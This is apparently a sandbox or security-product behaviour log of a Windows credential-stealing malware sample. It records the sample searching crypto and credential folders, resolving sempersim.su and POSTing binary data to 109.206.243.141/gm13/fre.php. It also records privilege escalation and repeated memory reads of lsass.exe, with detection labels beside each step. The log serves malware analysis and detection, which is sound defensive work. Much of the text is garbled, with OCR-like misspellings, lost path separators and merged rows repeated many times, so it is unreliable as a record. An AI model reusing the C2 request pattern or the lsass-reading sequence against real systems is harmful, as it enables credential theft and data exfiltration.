Call System API	API Name: PathFileExistsW Args: (%USERPROFILE%\Documents) Return: 1	2984	2976
Call System API	API Name: PathFileExistsW Args: (%USERPROFILE%\Desktop) Return: 1	2984	2976
Call System API	API Name: GetVersionExA Args: (14ea54) Return: 1	2984	2976
Call Filesystem API	API Name: FindFirstFileExW Args: (%APPDATA%\Microsoft\Crypto\RSA*, 0, 14efa0, 1, 0, 0) Return: 1f7148	2984	2976
Detection	Threat Characteristic: Executes commands or uses API to obtain system information Process ID: 2976 Info: Obtains file or directory info from API result		
Call Filesystem API	API Name: FindNextFileW Args: (1f7148, 14efa0) Return: 1	2984	2976
Call Filesystem API	API Name: FindFirstFileExW Args: (%APPDATA%\Microsoft\Crypto\RSA*, 0, 14eb74, 1, 0, 0) Return: 1f7148	2984	2976
Call System API	API Name: BCryptDecrypt Args: (290000, Àhj7æ¹Ê'4Ø, 64, 0, çVâBç2–ßàóZw, 8, Àhj7æ¹Ê'4Ø, 64, 9367492, 0) Return: 0	2976	480
Add File	Path: %APPDATA%Microsoft\Crypto\RSa\S-1-5-21-3858504828-689350809-766946860-500\a18ca4003deb042bbee7a40f15e1970b_aca82367-b0e4-44b6-b82c-49f84dbe74f1Tppe: VSDT_COM_DOS	2984	2976
Write File	Path: %APPDATA%Microsoft(Crypto\RSA\S-1-5-21-3858504828-689350809-766946860-500\a18ca4003deb042bbee7a40f15e1970b_aca82367-b0e4-44b6-b82c-f9f84dbe74f1 Type: VSDT_COM_DOS	2984	2976
Call System API	API Name: CryptDecrypt Args: (1f7148, 0, 1, 0, 26b238, 1c) Return: 1	2984	2976
Detection	Threat Characteristic: Queries DNS server		
	sempersim.su		
Call System API	API Name: DnsQueryExW Args: (sempersim.su, 1, 40000000) Return: 0	2984	2976
Call Network API	API Name: socket Args: (23, 2, 0) Return: 1f4	2984	2976
Call Network API	API Name: socket Args: (2, 1, 6) Return: 1f4	2984	2976
Call Network API	API Name: connect Args: (1f4, 109.206.243.141:80, 16) Return: 0	2984	2976
Call Network API	API Name: send Args: (114, POST /gm13/fre.php HTTP/1.0\r\nUser-Agent: Mozilla/4.08 [Charon; Inferno]\r\nHost: sempersim.sulr\nAccept: */"\r\nContent-Typ e: application/octet-stream\r\nContent-Encoding: binary\r\nContent-Key: 6585B194\r\nContent-Length: 269\r\nConnection: close\r\n\r\n, 237, 0) Return: 237	2984	2976
Detection	Threat Characteristic: Connects to remote URL or IP address Connection: 109.206.243.141:80 Content: POST /gm13/fre.php HTTP/1.0\r\nUser-Agent: Mozilla/4.08 [Charon; Inferno]\r\nHost: sempersim.su\r\nAccept: */*\r\nContent-Type: application/octet-stream\r\nContent-Encoding: binary\r\nContent-Key: 6585B194\r\nContent-Length: 269\r\nConnection: close\r\n\r\n		
Call Network API	API Name: send Args: (1f4, ., 269, 0) Return: 269	2984	2976
Detection	Threat Characteristic: Connects to remote URL or IP address Connection: 109.206.243.141:80 Content: .		
Call Network API	API Name: recv Args: (1f4, , 4048, 0) Return: ?	2984	2976
Detection	Threat Characteristic: Connects to remote URL or IP address Connection: 109.206.243.141:80 Content: POST /gm13/fre.php HTTP/1.0\n\nUser-Agent: Mozilla/4.08 (Charon; Inferno)\n\nHost: sempersim.su\n\nAccept: */"\n\nContent-Type: application/octet -stream\n\nContent-Encoding: binary\n\nContent-Key: 6585B194\n\nContent-Length: 269\n\nConnection: close\n\n		
Call Filesystem API	API Name: DeleteFileW Args: (%APPDATA%\D2EFF9\94A37B.hdb) Return: 0	2984	2976
Add File	Path: %APPDATA%\D2EFF9\94A37B.hdb Type: VSDT_COM_DOS	2984	2976
Write File	Path: %APPDATA%\D2EFF9\94A37B.hdb Type: VSDT_COM_DOS	2984	2976
Add File	Path: %APPDATA%ID2EFF9I94A37B.lck Type: VSDT_ASCII	2984	2976
Write File	Path: %APPDATA%\D2EFF9\94A37B.lck Type: VSDT_ASCII	2984	2976
Write File Call System API	Path: %APPDATA%\D2EFF9\94A37B.lck Type: VSDT_ASCII API Name: AdjustTokenPrivileges Args: (1f8, 0, , 0, , 14f700) Return: 1	2984 2984	2976 2976
Call System API Detection	API Name: AdjustTokenPrivileges Args: (1f8, 0, , 0, , 14f700) Return: 1 Threat Characteristic: Escalates process privileges to gain a higher level of access Process ID: 2976		
Call System API Detection Call System API	API Name: AdjustTokenPrivileges Args: (1f8, 0, , 0, , 14f700) Return: 1 Threat Characteristic: Escalates process privileges to gain a higher level of access Process ID: 2976 Info: Obtains system level privileges API Name: PathFileExistsW Args: (%APPDATA%MicrosoftCredentials) Return: 1	2984	2976
Call System API Detection Call System API Call Filesystem API	API Name: AdjustTokenPrivileges Args: (1f8, 0, , 0, , 14f700) Return: 1 Threat Characteristic: Escalates process privileges to gain a higher level of access Process ID: 2976 Info: Obtains system level privileges API Name: PathFileExistsW Args: (%APPDATA%\Microsoft\Credentials) Return: 1 API Name: FindFirstFileExW Args: (%APPDATA%\Microsoft\Credentials\)*, 0, 14f46c, 0, 0, 0) Return: 1f7148	2984 2984 2984	2976 2976 2976
Call System API Detection Call System API Call Filesystem API Call Filesystem API	API Name: AdjustTokenPrivileges Args: (1f8, 0, , 0, , 14f700) Return: 1 Threat Characteristic: Escalates process privileges to gain a higher level of access Process ID: 2976 Info: Obtains system level privileges API Name: PathFileExistsW Args: (%APPDATA%\Microsoft\Credentials) Return: 1 API Name: FindFirstFileExW Args: (%APPDATA%\Microsoft\Credentials*, 0, 14f46c, 0, 0, 0) Return: 1f7148 API Name: FindNextFileW Args: (1f7148, 14f46c) Return: 1	2984 2984 2984 2984	2976 2976 2976 2976
Call System API Detection Call System API Call Filesystem API Call Filesystem API Call Filesystem API	API Name: AdjustTokenPrivileges Args: (168, 0, , 0, , 14f700) Return: 1 Threat Characteristic: Escalates process privileges to gain a higher level of access Process ID: 2976 Info: Obtains system level privileges API Name: PathFileExistsW Args: (%APPDATA%\Microsoft\Credentials) Return: 1 API Name: FindFirstFileExW Args: (%APPDATA%\Microsoft\Credentials*, 0, 14f46c, 0, 0, 0) Return: 1f7148 API Name: FindNextFileW Args: (1f7148, 14f46c) Return: 1 API Name: FindFirstFileExW Args: (%APPDATA%\Microsoft\Credentials*-1-5-21-790525478-1060284298-101542035-1003*, 0, 14f1f0, 0, 0, 0) Return: 1f7 188	2984 2984 2984	2976 2976 2976
Call System API Detection Call System API Call Filesystem API Call Filesystem API	API Name: AdjustTokenPrivileges Args: (1f8, 0, , 0, , 14f700) Return: 1 Threat Characteristic: Escalates process privileges to gain a higher level of access Process ID: 2976 Info: Obtains system level privileges API Name: PathFileExistsW Args: (%APPDATA%\Microsoft\Credentials) Return: 1 API Name: FindFirstFileExW Args: (%APPDATA%\Microsoft\Credentials*, 0, 14f46c, 0, 0, 0) Return: 177148 API Name: FindNextFileW Args: (177148, 14f46c) Return: 1 API Name: FindFirstFileExW Args: (%APPDATA%\Microsoft\Credentials*, 1-5-21-790525478-1060284298-101542035-1003*, 0, 14f1f0, 0, 0, 0) Return: 17	2984 2984 2984 2984	2976 2976 2976 2976
Call System API Detection Call System API Call Filesystem API Call Filesystem API Call Filesystem API Call Filesystem API Detection Call Filesystem API	API Name: AdjustTokenPrivileges Args: (18, 0, , 0, , 14f700) Return: 1 Threat Characteristic: Escalates process privileges to gain a higher level of access Process ID: 2976 Info: Obtains system level privileges API Name: PathFileExistsW Args: (%APPDATA%\Microsoft\Credentials) Return: 1 API Name: FindFirstFileExW Args: (%APPDATA%\Microsoft\Credentials*, 0, 14f46c, 0, 0, 0) Return: 1f7148 API Name: FindNextFileW Args: (%APPDATA%\Microsoft\Credentials*, 0, 14f46c, 0, 0, 0) Return: 1f7148 API Name: FindFirstFileExW Args: (%APPDATA%\Microsoft\Credentials\\$-1-5-21-790525478-1060284298-101542035-1003*, 0, 14f1f0, 0, 0, 0) Return: 1f7 188 Threat Characteristic: Accesses decoy file %APPDATA%\Microsoft\Credentials\\$-1-5-21-790525478-1060284298-101542035-1003* API Name: FindFirstFileExW Args: (%APPDATA%\Microsoft\Credentials\\$-1-5-21-790525478-1060284298-101542035-1003*, 0, 14f1f0, 0, 0, 0) Return: 1f7 188	2984 2984 2984 2984 2984	2976 2976 2976 2976 2976 2976
Call System API Detection Call System API Call Filesystem API Call Filesystem API Call Filesystem API Detection	API Name: AdjustTokenPrivileges Args: (18, 0, , 0, , 14f700) Return: 1 Threat Characteristic: Escalates process privileges to gain a higher level of access Process ID: 2976 Info: Obtains system level privileges API Name: PathFileExistsW Args: (%APPDATA%\Microsoft\Credentials) Return: 1 API Name: FindFirstFileExW Args: (%APPDATA%\Microsoft\Credentials*, 0, 14f46c, 0, 0, 0) Return: 1f7148 API Name: FindNextFileW Args: (%APPDATA%\Microsoft\Credentials*, 0, 14f46c, 0, 0, 0) Return: 1f7148 API Name: FindFirstFileExW Args: (%APPDATA%\Microsoft\Credentials\S-1-5-21-790525478-1060284298-101542035-1003*, 0, 14f1f0, 0, 0, 0) Return: 1f7 188 Threat Characteristic: Accesses decoy file %APPDATA%\Microsoft\Credentials\S-1-5-21-790525478-1060284298-101542035-1003* API Name: FindFirstFileExW Args: (%APPDATA%\Microsoft\Credentials\S-1-5-21-790525478-1060284298-101542035-1003*, 0, 14f1f0, 0, 0, 0) Return: 1f7	2984 2984 2984 2984 2984	2976 2976 2976 2976 2976
Call System API Detection Call System API Call Filesystem API Call Filesystem API Detection Call Filesystem API	API Name: AdjustTokenPrivileges Args: (18, 0, , 0, , 14f700) Return: 1 Threat Characteristic: Escalates process privileges to gain a higher level of access Process ID: 2976 Info: Obtains system level privileges API Name: PathFileExistsW Args: (%APPDATA%\Microsoft\Credentials) Return: 1 API Name: FindFirstFileExW Args: (%APPDATA%\Microsoft\Credentials*, 0, 14f46c, 0, 0, 0) Return: 1f7148 API Name: FindNextFileW Args: (%APPDATA%\Microsoft\Credentials*, 0, 14f46c, 0, 0, 0) Return: 1f7148 API Name: FindFirstFileExW Args: (%APPDATA%\Microsoft\Credentials\\$-1-5-21-790525478-1060284298-101542035-1003*, 0, 14f1f0, 0, 0, 0) Return: 1f7 188 Threat Characteristic: Accesses decoy file %APPDATA%\Microsoft\Credentials\\$-1-5-21-790525478-1060284298-101542035-1003* API Name: FindFirstFileExW Args: (%APPDATA%\Microsoft\Credentials\\$-1-5-21-790525478-1060284298-101542035-1003*, 0, 14f1f0, 0, 0, 0) Return: 1f7 188	2984 2984 2984 2984 2984	2976 2976 2976 2976 2976 2976
Call System API Detection Call System API Call Filesystem API	API Name: AdjustTokenPrivileges Args: (1f8, 0, , 0, , 14f700) Return: 1 Threat Characteristic: Escalates process privileges to gain a higher level of access Process ID: 2976 Info: Obtains system level privileges API Name: PathFileExistsW Args: (%APPDATA%IMicrosoftCredentials) Return: 1 API Name: FindFirstFileExW Args: (%APPDATA%IMicrosoftCredentials)*, 0, 14f46c, 0, 0, 0) Return: 1f7148 API Name: FindFirstFileExW Args: (%APPDATA%IMicrosoftCredentials)*, 1, 14f46c, 0, 0, 0) Return: 1f7148 API Name: FindFirstFileExW Args: (%APPDATA%IMicrosoftCredentials)*S-1-5-21-790525478-1060284298-101542035-1003\)*, 0, 14f1f0, 0, 0, 0) Return: 1f7 188 Threat Characteristic: Accesses decoy file %APPDATA%IMicrosoftCredentials)*S-1-5-21-790525478-1060284298-101542035-1003\)* API Name: FindFirstFileExW Args: (%APPDATA%IMicrosoftCredentials)*S-1-5-21-790525478-1060284298-101542035-1003\)* API Name: CreateToolhelp32Snapshot Args: (2, 0) Return: 25c Threat Characteristic: Attempts to detect active running processes Process ID: 2976	2984 2984 2984 2984 2984	2976 2976 2976 2976 2976 2976
Call System API Detection Call System API Call Filesystem API Call Filesystem API Call Filesystem API Call Filesystem API Detection Call Filesystem API Call System API Detection	API Name: AdjustTokenPrivileges Args: (18, 0, , 0, , 14f700) Return: 1 Threat Characteristic: Escalates process privileges to gain a higher level of access Process ID: 2976 Info: Obtains system level privileges API Name: PathFileExistsW Args: (%APPDATA%IMicrosoftCredentials) Return: 1 API Name: FindFirstFileExW Args: (%APPDATA%IMicrosoftCredentials)*, 0, 14f46c, 0, 0, 0) Return: 1f7148 API Name: FindNextFileW Args: (1f7148, 14f46c) Return: 1 API Name: FindFirstFileExW Args: (%APPDATA%IMicrosoftCredentials\S-1-5-21-790525478-1060284298-101542035-1003*, 0, 14f1f0, 0, 0, 0) Return: 1f7 188 Threat Characteristic: Accesses decoy file %APPDATA%IMicrosoftCredentials\S-1-5-21-790525478-1060284298-101542035-1003* API Name: FindFirstFileExW Args: (%APPDATA%IMicrosoftCredentials\S-1-5-21-790525478-1060284298-101542035-1003*, 0, 14f1f0, 0, 0, 0) Return: 1f7 188 API Name: CreateToolhelp32Snapshot Args: (2, 0) Return: 25c Threat Characteristic: Attempts to detect active running processes Process ID: 2976 Info: enum processes API Name: NtReadVirtualMemory Args: (%windir%\System32\Isass.exe, 7ffdf00c,v, 4, 14e1c8) Return: 0	2984 2984 2984 2984 2984 2984	2976 2976 2976 2976 2976 2976 2976
Call System API Detection Call System API Call Filesystem API Call Filesystem API Call Filesystem API Call Filesystem API Detection Call System API Detection Call System API Detection Call System API	API Name: AdjustTokenPrivileges Args: (18, 0, , 0, , 14f700) Return: 1 Threat Characteristic: Escalates process privileges to gain a higher level of access Process ID: 2976 Info: Obtains system level privileges API Name: PathFileExistsW Args: (%APPDATA%\Microsoft\Credentials) Return: 1 API Name: FindFirstFileExW Args: (%APPDATA%\Microsoft\Credentials 0, 14f46c, 0, 0, 0) Return: 1f7148 API Name: FindFirstFileExW Args: (%APPDATA%\Microsoft\Credentials 0, 14f46c, 0, 0, 0) Return: 1f7148 API Name: FindFirstFileExW Args: (%APPDATA%\Microsoft\Credentials\ -1.5-21-790525478-1060284298-101542035-1003 0, 14f1f0, 0, 0, 0) Return: 1f7 188 Threat Characteristic: Accesses decoy file %APPDATA%\Microsoft\Credentials\ -1.5-21-790525478-1060284298-101542035-1003 0, 14f1f0, 0, 0, 0) Return: 1f7 188 API Name: FindFirstFileExW Args: (%APPDATA%\Microsoft\Credentials\ -1.5-21-790525478-1060284298-101542035-1003 0, 14f1f0, 0, 0, 0) Return: 1f7 188 API Name: CreateToolhelp32Snapshot Args: (2, 0) Return: 25c Threat Characteristic: Attempts to detect active running processes Process ID: 2976 Info: enum processes API Name: NtReadVirtualMemory Args: (%windir%\System32\sass.exe, 7ffdf00c,v, 4, 14e1c8) Return: 0 API Name: NtReadVirtualMemory Args: (%windir%\System32\sass.exe, 7f6f58934,, 4, 14e1c8) Return: 0	2984 2984 2984 2984 2984 2984 2984	2976 2976 2976 2976 2976 2976 2976 2976
Call System API Detection Call System API Call Filesystem API Call Filesystem API Call Filesystem API Call Filesystem API Detection Call System API	API Name: AdjustTokenPrivileges Args: (18, 0, , 0, , 14f700) Return: 1 Threat Characteristic: Escalates process privileges to gain a higher level of access Process ID: 2976 Info: Obtains system level privileges API Name: PathFileExistsW Args: (%APPDATA%\Microsoft\Credentials) Return: 1 API Name: FindFirstFileExW Args: (%APPDATA%\Microsoft\Credentials*, 0, 14f46c, 0, 0, 0) Return: 1f7148 API Name: FindNextFileW Args: (1f7148, 14f46c) Return: 1 API Name: FindFirstFileExW Args: (%APPDATA%\Microsoft\Credentials\\\$-1-5-21-790525478-1060284298-101542035-1003*, 0, 14f1f0, 0, 0, 0) Return: 1f7 188 Threat Characteristic: Accesses decoy file %APPDATA%\Microsoft\Credentials\\\$-1-5-21-790525478-1060284298-101542035-1003* API Name: FindFirstFileExW Args: (%APPDATA%\Microsoft\Credentials\\\$-1-5-21-790525478-1060284298-101542035-1003* API Name: CreateToolhelp32Snapshot Args: (2, 0) Return: 25c Threat Characteristic: Attempts to detect active running processes Process ID: 2976 Info: enum processes API Name: NtReadVirtualMemory Args: (%windir%\System32\sass.exe, 7ffdf00c,v, 4, 14e1c8) Return: 0 API Name: NtReadVirtualMemory Args: (%windir%\System32\sass.exe, 76f58894,, 4, 14e1c8) Return: 0 API Name: NtReadVirtualMemory Args: (%windir%\System32\sass.exe, 161c10,, 120, 14e1c8) Return: 0	2984 2984 2984 2984 2984 2984 2984 2984	2976 2976 2976 2976 2976 2976 2976 2976
Call System API Detection Call System API Call Filesystem API Call Filesystem API Call Filesystem API Call Filesystem API Detection Call System API	API Name: AdjustTokenPrivileges Args: (1f8, 0, , 0, , 14f700) Return: 1 Threat Characteristic: Escalates process privileges to gain a higher level of access Process ID: 2976 Info: Obtains system level privileges API Name: PathFileExistsW Args: (%APPDATA%\Microsoft\Credentials\) Return: 1 API Name: FindFirstFileExW Args: (%APPDATA%\Microsoft\Credentials\)*, 0, 14f46c, 0, 0, 0, 0) Return: 1f7148 API Name: FindRextFileW Args: (1f7148, 14f46c) Return: 1 API Name: FindFirstFileExW Args: (%APPDATA%\Microsoft\Credentials\\\^-1.5-21-790525478-1060284298-101542035-1003\\\^*, 0, 14f1f0, 0, 0, 0) Return: 1f7 188 Threat Characteristic: Accesses decoy file %APPDATA%\Microsoft\Credentials\\\\^-1.5-21-790525478-1060284298-101542035-1003\\\^* API Name: FindFirstFileExW Args: (%APPDATA%\Microsoft\Credentials\\\^-1.5-21-790525478-1060284298-101542035-1003\\\^* API Name: CreateToolhelp32Snapshot Args: (2, 0) Return: 25c Threat Characteristic: Attempts to detect active running processes Process ID: 2976 Info: enum processes API Name: NtReadVirtualMemory Args: (%windir%\System32\sass.exe, 7ffdf00c,v, 4, 14e1c8) Return: 0 API Name: NtReadVirtualMemory Args: (%windir%\System32\sass.exe, 76f58894,, 4, 14e1c8) Return: 0 API Name: NtReadVirtualMemory Args: (%windir%\System32\sass.exe, 76f58894,, 4, 14e1c8) Return: 0 API Name: NtReadVirtualMemory Args: (%windir%\System32\sass.exe, 76f58894,, 4, 14e1c8) Return: 0 API Name: NtReadVirtualMemory Args: (%windir%\System32\sass.exe, 76f58894,, 4, 14e1c8) Return: 0	2984 2984 2984 2984 2984 2984 2984 2984	2976 2976 2976 2976 2976 2976 2976 2976
Call System API Detection Call System API Call Filesystem API Call Filesystem API Call Filesystem API Call Filesystem API Detection Call System API Detection Call System API Detection Call System API	API Name: AdjustTokenPrivileges Args: (18, 0, , 0, , 14f700) Return: 1 Threat Characteristic: Escalates process privileges to gain a higher level of access Process ID: 2976 Info: Obtains system level privileges API Name: PathFileExistsW Args: (%APPDATA%\Microsoft\Credentials) Return: 1 API Name: FindFirstFileExW Args: (%APPDATA%\Microsoft\Credentials*, 0, 14f46c, 0, 0, 0) Return: 1f7148 API Name: FindNextFileW Args: (1f7148, 14f46c) Return: 1 API Name: FindFirstFileExW Args: (%APPDATA%\Microsoft\Credentials\\\$-1-5-21-790525478-1060284298-101542035-1003*, 0, 14f1f0, 0, 0, 0) Return: 1f7 188 Threat Characteristic: Accesses decoy file %APPDATA%\Microsoft\Credentials\\\$-1-5-21-790525478-1060284298-101542035-1003* API Name: FindFirstFileExW Args: (%APPDATA%\Microsoft\Credentials\\\$-1-5-21-790525478-1060284298-101542035-1003* API Name: CreateToolhelp32Snapshot Args: (2, 0) Return: 25c Threat Characteristic: Attempts to detect active running processes Process ID: 2976 Info: enum processes API Name: NtReadVirtualMemory Args: (%windir%\System32\sass.exe, 7ffdf00c,v, 4, 14e1c8) Return: 0 API Name: NtReadVirtualMemory Args: (%windir%\System32\sass.exe, 76f58894,, 4, 14e1c8) Return: 0 API Name: NtReadVirtualMemory Args: (%windir%\System32\sass.exe, 161c10,, 120, 14e1c8) Return: 0	2984 2984 2984 2984 2984 2984 2984 2984	2976 2976 2976 2976 2976 2976 2976 2976
Call System API Detection Call System API Call Filesystem API Call Filesystem API Call Filesystem API Call Filesystem API Detection Call System API	API Name: AdjustTokenPrivileges Args: (1f8, 0, , 0, , 14f700) Return: 1 Threat Characteristic: Escalates process privileges to gain a higher level of access Process ID: 2976 Info: Obtains system level privileges API Name: PathFileExistsW Args: (%APPDATA%\Microsoft\Credentials\) Return: 1 API Name: FindFirstFileExW Args: (%APPDATA%\Microsoft\Credentials\)*, 0, 14f46c, 0, 0, 0, 0) Return: 1f7148 API Name: FindRextFileW Args: (1f7148, 14f46c) Return: 1 API Name: FindFirstFileExW Args: (%APPDATA%\Microsoft\Credentials\\\^-1.5-21-790525478-1060284298-101542035-1003\\\^*, 0, 14f1f0, 0, 0, 0) Return: 1f7 188 Threat Characteristic: Accesses decoy file %APPDATA%\Microsoft\Credentials\\\\^-1.5-21-790525478-1060284298-101542035-1003\\\^* API Name: FindFirstFileExW Args: (%APPDATA%\Microsoft\Credentials\\\^-1.5-21-790525478-1060284298-101542035-1003\\\^* API Name: CreateToolhelp32Snapshot Args: (2, 0) Return: 25c Threat Characteristic: Attempts to detect active running processes Process ID: 2976 Info: enum processes API Name: NtReadVirtualMemory Args: (%windir%\System32\sass.exe, 7ffdf00c,v, 4, 14e1c8) Return: 0 API Name: NtReadVirtualMemory Args: (%windir%\System32\sass.exe, 76f58894,, 4, 14e1c8) Return: 0 API Name: NtReadVirtualMemory Args: (%windir%\System32\sass.exe, 76f58894,, 4, 14e1c8) Return: 0 API Name: NtReadVirtualMemory Args: (%windir%\System32\sass.exe, 76f58894,, 4, 14e1c8) Return: 0 API Name: NtReadVirtualMemory Args: (%windir%\System32\sass.exe, 76f58894,, 4, 14e1c8) Return: 0	2984 2984 2984 2984 2984 2984 2984 2984	2976 2976 2976 2976 2976 2976 2976 2976
Call System API Detection Call System API Call Filesystem API Call System API	API Name: AdjustTokenPrivileges Args: (18, 0, 0, 14/700) Return: 1 Threat Characteristic: Escalates process privileges to gain a higher level of access Process ID: 2976 Info: Obtains system level privileges API Name: PathFileExistsW Args: (%APPDATA%IMicrosoftCredentials) Return: 1 API Name: FindFirstFileExW Args: (%APPDATA%IMicrosoftCredentials*, 0, 14/46c, 0, 0, 0) Return: 1f7148 API Name: FindFirstFileExW Args: (%APPDATA%IMicrosoftCredentials*, 0, 14/46c, 0, 0, 0) Return: 1f7148 API Name: FindFirstFileExW Args: (%APPDATA%IMicrosoftCredentials\\$-1-5-21-790525478-1060284298-101542035-1003*, 0, 14/1f0, 0, 0, 0) Return: 1f7 188 Threat Characteristic: Accesses decoy file %APPDATA%IMicrosoftCredentials\\$-1-5-21-790525478-1060284298-101542035-1003*, 0, 14/1f0, 0, 0, 0) Return: 1f7 188 API Name: FindFirstFileExW Args: (%APPDATA%IMicrosoftCredentials\\$-1-5-21-790525478-1060284298-101542035-1003*, 0, 14/1f0, 0, 0, 0) Return: 1f7 188 API Name: CreateToolhelp32Snapshot Args: (2, 0) Return: 25c Threat Characteristic: Attempts to detect active running processes Process ID: 2976 Info: enum processes API Name: NiReadVirtualMemory Args: (%windir%\\$)ystem32\sass.exe, 7f6f58894,, 4, 14e1c8) Return: 0 API Name: NiReadVirtualMemory Args: (%windir%\\$)ystem32\sass.exe, 616590,, 120, 14e1c8) Return: 0 API Name: NiReadVirtualMemory Args: (%windir%\\$)ystem32\sass.exe, 161c90,, 120, 14e1c8) Return: 0 API Name: NiReadVirtualMemory Args: (%windir%\\$)ystem32\sass.exe, 161c90,, 120, 14e1c8) Return: 0 API Name: NiReadVirtualMemory Args: (%windir%\\$)ystem32\sass.exe, 161c90,, 120, 14e1c8) Return: 0 API Name: NiReadVirtualMemory Args: (%windir%\\$)ystem32\sass.exe, 161c90,, 120, 14e1c8) Return: 0	2984 2984 2984 2984 2984 2984 2984 2984	2976 2976 2976 2976 2976 2976 2976 2976
Call System API Detection Call System API Call Filesystem API Call System API	API Name: AdjustTokenPrivileges Args: (18, 0, 0, 14/700) Return: 1 Threat Characteristic: Escalates process privileges to gain a higher level of access Process ID: 2976 Info: Obtains system level privileges API Name: PathFileExistsW Args: (%APPDATA%IMicrosoftCredentials) Return: 1 API Name: FindFirstFileExW Args: (%APPDATA%IMicrosoftCredentials*, 0, 14/46c, 0, 0, 0) Return: 1f7148 API Name: FindFirstFileExW Args: (%APPDATA%IMicrosoftCredentials*, 0, 14/46c, 0, 0, 0) Return: 1f7148 API Name: FindFirstFileExW Args: (%APPDATA%IMicrosoftCredentials\\$-1-5-21-790525478-1060284298-101542035-1003*, 0, 14/1f0, 0, 0, 0) Return: 1f7 188 Threat Characteristic: Accesses decoy file %APPDATA%IMicrosoftCredentials\\$-1-5-21-790525478-1060284298-101542035-1003*, 0, 14/1f0, 0, 0, 0) Return: 1f7 188 API Name: FindFirstFileExW Args: (%APPDATA%IMicrosoftCredentials\\$-1-5-21-790525478-1060284298-101542035-1003*, 0, 14/1f0, 0, 0, 0) Return: 1f7 188 API Name: CreateToolhelp32Snapshot Args: (2, 0) Return: 25c Threat Characteristic: Attempts to detect active running processes Process ID: 2976 Info: enum processes API Name: NIReadVirtualMemory Args: (%windir%\\$ystem32\sass.exe, 7ffdf00c,v, 4, 14e1c8) Return: 0 API Name: NIReadVirtualMemory Args: (%windir%\\$ystem32\sass.exe, 161c10,, 120, 14e1c8) Return: 0 API Name: NIReadVirtualMemory Args: (%windir%\\$ystem32\sass.exe, 161c90,, 120, 14e1c8) Return: 0 API Name: NIReadVirtualMemory Args: (%windir%\\$ystem32\sass.exe, 161c90,, 120, 14e1c8) Return: 0 API Name: NIReadVirtualMemory Args: (%windir%\\$ystem32\sass.exe, 161c90,, 120, 14e1c8) Return: 0 API Name: NIReadVirtualMemory Args: (%windir%\\$ystem32\sass.exe, 161c90,, 120, 14e1c8) Return: 0 API Name: NIReadVirtualMemory Args: (%windir%\\$ystem32\sass.exe, 161c90,, 120, 14e1c8) Return: 0 API Name: NIReadVirtualMemory Args: (%windir%\\$ystem32\sass.exe, 161c90,, 120, 14e1c8) Return: 0	2984 2984 2984 2984 2984 2984 2984 2984	2976 2976 2976 2976 2976 2976 2976 2976

Call System API	API Name: NtReadVirtualMemory Args: (%windir%\System32\lsass.exe, 16fd48,, 120, 14e1c8) Return: 0	2984	2976
Call System API	API Name: NtReadVirtualMemory Args: (%windir%\System32\lsass.exe, 16fdc8,, 120, 14e1c8) Return: 0	2984	2976
Call System API	API Name: NtReadVirtualMemory Args: (%windir%\System32\lsass.exe, 16fed8,, 120, 14e1c8) Return: 0	2984	2976
Call System API	API Name: NtReadVirtualMemory Args: (%windir%\System32\sass.exe, 16fb20,, 120, 14e1c8) Return: 0	2984	2976
Call System API	API Name: NtReadVirtualMemory Args: (%windir:%\System32\lsass.exe, 16fba0, h, 120, 14e1c8) Return: 0	2984	2976
Call System API	API Name: NtReadVirtualMemory Args: (%windir%\System32\lsass.exe, 16fc68,, 120, 14e1c8) Return: 0	2984	2976
Call System API	API Name: NtReadVirtualMemory Args: (%windir%\System32\sass.exe, 16ffe8, h, 120, 14e1c8) Return: 0	2984	2976
Call System API	API Name: NtReadVirtualMemory Args: (%windir%\System32\sass.exe, 170068,, 120, 14e1c8) Return: 0	2984	2976
Call System API	API Name: NtReadVirtualMemory Args: (%windir%\System32\sass.exe, 1707a0,, 120, 14e1c8) Return: 0	2984	2976
Call System API	API Name: NtReadVirtualMemory Args: (%windir%)System32\sass.exe, 170588, 8, 120, 14e1c8) Return: 0	2984	2976
		2984	
Call System API	API Name: NtReadVirtualMemory Args: (%windir%\System32\sass.exe, 170838,, 120, 14e1c8) Return: 0		2976
Call System API	API Name: NtReadVirtualMemory Args: (%windir%\System32\lsass.exe, 1708b8, 8\t., 120, 14e1c8) Return: 0	2984	2976
Call System API	API Name: NtReadVirtualMemory Args: (%windir%\System32\lsass.exe, 170938, .\t., 120, 14e1c8) Return: 0	2984	2976
Call System API	API Name: NtReadVirtualMemory Args: (%windir%\System32\sass.exe, 1709b8, 8\n., 120, 14e1c8) Return: 0	2984	2976
Call System API	API Name: NtReadVirtualMemory Args: (%windir%\System32\lsass.exe, 170a38, .\n., 120, 14e1c8) Return: 0	2984	2976
Call System API	API Name: NtReadVirtualMemory Args: (%windir%\System32\lsass.exe, 170ab8, 8, 120, 14e1c8) Return: 0	2984	2976
Call System API	API Name: NtReadVirtualMemory Args: (%windir%\System32\lsass.exe, 170b38,, 120, 14e1c8) Return: 0	2984	2976
Call System API	API Name: NtReadVirtualMemory Args: (%windir%\System32\lsass.exe, 170bb8, 8, 120, 14e1c8) Return: 0	2984	2976
Call System API	API Name: NtReadVirtualMemory Args: (%windir%\System32\lsass.exe, 170c38,, 120, 14e1c8) Return: 0	2984	2976
Call System API	API Name: NtReadVirtualMemory Args: (%windir%\System32\sass.exe, 170cb8, 8\r., 120, 14e1c8) Return: 0	2984	2976
Call System API	API Name: NtReadVirtualMemory Args: (%windir%\System32\sass.exe, 170d38, .\r., 120, 14e1c8) Return: 0	2984	2976
Call System API	API Name: NtReadVirtualMemory Args: (%windir%\System32\sass.exe, 170db8, 8, 120, 14e1c8) Return: 0	2984	2976
Call System API	API Name: NtReadVirtualMemory Args: (%windir%\System32\sass.exe, 170e38,, 120, 14e1c8) Return: 0	2984	2976
Call System API	API Name: NtReadVirtualMemory Args: (%windir%\System32\sass.exe, 170eb8, 8, 120, 14e1c8) Return: 0	2984	2976
Call System API	API Name: NtReadVirtualMemory Args: (%windir%\System32\sass.exe, 170f38,, 120, 14e1c8) Return: 0	2984	2976
Call System API	API Name: NtReadVirtualMemory Args: (%windir%)System32\sass.exe, 170fb8, 8, 120, 14e1c8) Return: 0	2984	2976
Call System API	API Name: NtReadVirtualMemory Args: (%windir%)System32\sass.exe, 171030, 0, 120, 14e1c0) Neturn: 0 API Name: NtReadVirtualMemory Args: (%windir%)System32\sass.exe, 171030,, 120, 14e1c0) Neturn: 0	2984	2976
Call System API	API Name: NtReadVirtualMemory Args: (%windir%\System32\sass.exe, 171058,, 120, 14e1c8) Return: 0 API Name: NtReadVirtualMemory Args: (%windir%\System32\sass.exe, 1710b8, 8, 120, 14e1c8) Return: 0	2984	2976
